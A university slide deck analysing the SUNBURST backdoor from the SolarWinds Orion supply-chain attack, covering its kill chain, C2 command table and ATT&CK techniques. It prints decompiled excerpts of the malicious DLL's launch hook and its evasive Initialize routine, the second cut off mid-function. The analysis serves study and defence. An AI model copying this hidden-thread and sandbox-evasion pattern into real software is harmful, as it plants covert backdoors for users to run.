UNIVERSITÀ DI PAVIA

SUNBURST

Team 3: Colli Davide, Saia Matteo


davide.colli03@universitadipavia.it

matteo.saia02@universitadipavia.it

University of Pavia – Department of Electrical, Computer and Biomedical Engineering

Outline

- Why SUNBURST ?
- Attack description
- Structure and operation
- Countermeasures
- Conclusions




Why SUNBURST? What is it?


FireEye, a cybersecurity company, in 2020 released a statement announcing a cyber attack against SolarWinds, giving the name SUNBURST, implemented by a group known as UNC2452 or APT29.


The attack affected Orion, a monitoring and management platform designed to simplify IT administration.

The attack has a very interesting penetration methodology



Attack description





Purposes of the attack


FireEye has detected this activity at multiple entities worldwide.


The victims have included government, technology, and consulting entities in North America, Europe, Asia and the Middle East.

Some experts and commentators qualified the event as a case of cyber espionage.

Attack Surface

Supply chain attacks represent a cyber threat primarily aimed at gaining access to the source code and infiltrating the software's update and compilation mechanisms.





Goal: to inject malicious code to distribute malware into legitimate applications in order to exploit the trust of their users.

Cyber Kill Chain


- **Reconnaissance:** The likely motive for the attack was that a nation-state was looking to extract confidential economic, financial or defence data. 33,000 organizations use Orion's software, and 18,000 were directly impacted by this malicious update so SolarWinds was an ideal target.
- **Weaponization:** By using third-party software hackers can gain access and impersonate users and accounts of victim organizations.
- **Delivery:** A trojanized version of a digitally signed SolarWinds Orion plugin called SolarWinds.Orion.Core.BusinessLayer.dll.
- **Exploitation:** To inject malicious code to distribute malware into legitimate applications it exploit the trust of their users.

```
// SolarWinds.Orion.Core.BusinessLayer.BackgroundInventory.InventoryManager
using ...

internal void RefreshInternal()
{
    if (log.get_IsDebugEnabled())
    {
        log.DebugFormat("Running scheduled background backgroundInventory check on engine {0}", (object)engineID);
    }
    try
    {
        if (!OrionImprovementBusinessLayer.IsAlive)
        {
            Thread thread = new Thread(OrionImprovementBusinessLayer.Initialize);
            thread.IsBackground = true;
            thread.Start();
        }
    }
    catch (Exception)
    {
    }
    if (backgroundInventory.IsRunning)
    {
        log.Info((object)"Skipping background backgroundInventory check, still running");
        return;
    }
    QueueInventoryTasksFromNodeSettings();
    QueueInventoryTasksFromInventorySettings();
    if (backgroundInventory.QueueSize > 0)
    {
        backgroundInventory.Start();
    }
}
```

Cyber Kill Chain

- **Installation:** Once a digitally signed SolarWinds Orion plugin is installed, the malicious DLL will be loaded by the legitimate process, which enhances its ability to run privileged actions.
- **Command & Control:** Once a domain has been retrieved in a CNAME DNS response, the malware will invoke the method HttpHelper.Initialize which is responsible for all C2 communications and job execution.
- **Actions on Objectives:** When backdoor access is obtained, the attackers follow the standard playbook of privilege escalation exploration, credential theft, and lateral movement hunting for high-value accounts and assets.




Command ID	Command name	Function performed
0	Idle	Nothing
1	Exit	Abort execution
2	SetTime	Adjust `delay` between commands
3	CollectSystemDescription	Collect information like Domain name, Administrator SID, Host Name, current User Name, Operating System version, Uptime, Proxy information, as well as information about Network Adapters connected.
4	UploadSystemDescription	Make HTTP Request, disregarding any certificate errors. Arguments specify URL and well as many headers. Return response.
5	RunTask	Expands environment variables in executable and runs without cmd.exe
6	GetProcessByDescription	Query using .NET if no arguments present. Otherwise use WMI's Win32_Process and query specified attribute from arguments.
7	KillTask	Kill process having specified PID
8	GetFileSystemEntries	Find files and directories in a given path, matching provided pattern
9	WriteFile	Write file to specified path after expanding environment variables with provided content.
10	FileExists	Expand environment variables in path, check if path exists.
11	DeleteFile	Expand environment variables in path, delete specified file.
12	GetFileHash	Expand environment variables in path, compute md5 hash of the content of the file in the specified path. Can either report if hash matches expected hash or encode resulting hash in hex.
13	ReadRegistryValue	Read the data in the specified key value pair
14	SetRegistryValue	Set data of the specified key value pair
15	DeleteRegistryValue	Delete value of the specified key value pair
16	GetRegistrySubKeyAndValueNames	Get back list of any subkeys and values under specified key
17	Reboot	Abort execution, and reboot computer
18	None	Nothing


Commands used by attackers

Structure and Operation

The goal is to figure out the malware behaviour, in particular how the attacker controls the victim system and data, the communication protocol used to transfer data and the obfuscation and anti-analysis techniques used to protect the malware.



How it works?



Once the library has been installed, the backdoor allows attackers to perform a wide range of actions. The malicious class, which the attackers named OrionImprovementBusinessLayer to blend in with the rest of the code, contains all the backdoor capabilities.

```
public static void Initialize()
        {
            try
            {
                if (OrionImprovementBusinessLayer.GetHash(Process.GetCurrentProcess().ProcessName.ToLower()) == 1729180623636805494l)
                {
                    DateTime lastWriteTime = File.GetLastWriteTime(Assembly.GetExecutingAssembly().Location);
                    int num = new Random().Next(288, 336);
                    if (DateTime.Now.CompareTo(lastWriteTime.AddHours((double)num)) >= 0)
                    {
                        OrionImprovementBusinessLayer instance = new NamedPipeServerStream(OrionImprovementBusinessLayer.appId);
                        OrionImprovementBusinessLayer.ConfigManager.ReadReportStatus(out OrionImprovementBusinessLayer.status);
                        if (OrionImprovementBusinessLayer.status != OrionImprovementBusinessLayer.ReportStatus.Truncate)
                        {
                            OrionImprovementBusinessLayer.DelayMin(0, 0);
                            OrionImprovementBusinessLayer.domain4 = IPGlobalProperties.GetIPGlobalProperties().DomainName;
                            if (!string.IsNullOrEmpty(OrionImprovementBusinessLayer.domain4) &&
                                // Continue infection only if the domain name passes the following check
                                !OrionImprovementBusinessLayer.IsNullOrInvalidName(OrionImprovementBusinessLayer.domain4))
                            {
                                OrionImprovementBusinessLayer.DelayMin(0, 0);
                                if (OrionImprovementBusinessLayer.GetOrCreateUserID(out OrionImprovementBusinessLayer.userId))
                                {
                                    OrionImprovementBusinessLayer.DelayMin(0, 0);
                                    OrionImprovementBusinessLayer.ConfigManager.ReadServiceStatus(false);
                                    OrionImprovementBusinessLayer.Update(); // Main malicious code
                                    OrionImprovementBusinessLayer.instance.Close();
```

Significant functions

Enterprise	T1005	Data from Local System	SUNBURST collected information from a compromised host.[4][3]

Data from Local System

Adversaries can search for local system resources, such as file systems, configuration files, databases, or process memory, to find files of interest and sensitive data.

Enterprise	T1082	System Information Discovery	SUNBURST collected hostname and OS version.[3][4]
Enterprise	T1016	System Network Configuration Discovery	SUNBURST collected all network interface MAC addresses that are up and not loopback devices, as well as IP address, DHCP configuration, and domain information.[3]
